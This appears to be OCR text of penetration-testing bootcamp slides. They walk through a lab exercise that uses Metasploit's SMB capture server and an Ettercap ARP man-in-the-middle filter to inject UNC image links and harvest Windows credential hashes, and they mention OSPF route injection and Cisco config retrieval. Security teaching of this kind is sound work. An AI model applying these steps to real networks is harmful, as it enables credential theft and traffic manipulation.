
Bootcamp Exercises

In this bootcamp session we will tackle several exercises. First we'll use Metasploit's SMB capture server to lure a victim browser into sending credential information with a custom Ettercap filter. Next, we'll look at exploiting common weaknesses in OSPF deployments, attacking the message digest secret and injecting routes to manipulate the internal network. Finally we'll look at Cisco router configuration retrieval over SNMP and TFTP.




Exercise: SMB Capture with Metasploit and Ettercap
In the Manipulating the Network session we spent some time looking at Ettercap filters. Once we are able to establish a Man-In-The-Middle (MITM) attack, an Ettercap filter allows us to selectively manipulate network traffic. We'll continue this process in this exercise, leveraging Ettercap along with Metasploit to capture a user's authenticated credentials.

As part of this process we'll target Microsoft Internet Explorer and the victim web browsing to an unencrypted website, injecting content to include an image reference to a UNC file path of the Metasploit SMB server. In this exchange, the victim will send their authentication credentials to the attacker, which are logged by the Metasploit SMB server.



SMB Capture Attack


For this exercise we'll establish an SMB listener process using Metasploit to capture the victim's authentication credentials. Once the server is running we'll establish a MITM attack and use a custom Ettercap filter to rewrite HTML content to add a UNC image reference, pointing to the Metasploit SMB server.



Metasploit SMB Capture Module


The Metasploit SMB capture module impersonates a server running the SMB protocol, logging any attempts to authenticate to the server for use with dictionary attacks or pre-computed rainbow table lookup attacks. To aid this process, the Metasploit SMB server sends a fixed challenge value for each authentication request, matching that of available rainbow tables.

By default, the process listens on TCP/445, though it is possible to change the listening port designation to instantiate a second instance of the server on TCP/139 as well.



Metasploit SMB Capture

Start the Metasploit SMB server process as shown on this slide. First, change to the /opt/metasploit/msf3 directory with your Kali Linux system, then invoke the msfconsole tool. Once loaded, load the auxiliary/server/capture/smb module and examine the module settings with the "info" command.




Attack Steps

Follow the attack steps outlined here to complete this exercise:


- Start the Metasploit SMB capture server, logging the observed credentials to John the Ripper and Cain-compatible files
- Create an Ettercap filter to insert an HTML image reference, pointing to your Metasploit server IP address
- Establish a MITM attack using Ettercap against your Windows victim using your attack filter
- On the victim, browse to the website at http://10.10.10.70 or any other website
- Observe the credentials hash data on the SMB capture server and log files

For the purposes of this exercise, we won't be performing password cracking following the credential capture.



SMB Capture – STOP


Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.



Metasploit SMB Capture Module


This slide shows the process for loading the SMB capture server and instantiating two instances of the server listening on TCP ports 445 and 139. For each server process, credentials are logged in an ASCII format for subsequent use with John the Ripper. To identify the status of running jobs, issue the msfconsole "jobs" command, as shown below.

```
msf auxiliary(smb) > jobs

Jobs
====

  Id  Name
  --  ----
  0   Auxiliary: server/capture/smb
  1   Auxiliary: server/capture/smb
```




Ettercap Filter (1)

An Ettercap filter is required to manipulate the victim's web browser and attempt to load an image file from a UNC file path. This slide shows one possible Ettercap filter source file, adding the image header immediately following the browser "head" statement. Replace the IP address 10.10.10.100 shown in this slide with your Kali Linux attack system IP address.




Ettercap Filter (2)
Once the Ettercap filter file is created we need to compile it using the etterfilter command as shown on this slide.




Ettercap MITM

Next, use Ettercap to create an ARP MITM attack as shown on this slide, specifying the path and filename of your compiled etterfilter file. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The 2nd argument will be "/10.10.10.70/", creating a MITM between the victim and the lab web server used for this exercise.




Victim Browsing

As the victim, browse to the website at http://10.10.10.70. If your Ettercap MITM and filter are correct, you should see a broken image in the web browser, as shown on this slide. Internet Explorer has automatically attempted to retrieve this image file from the Metasploit SMB capture server.



Metasploit SMB Server

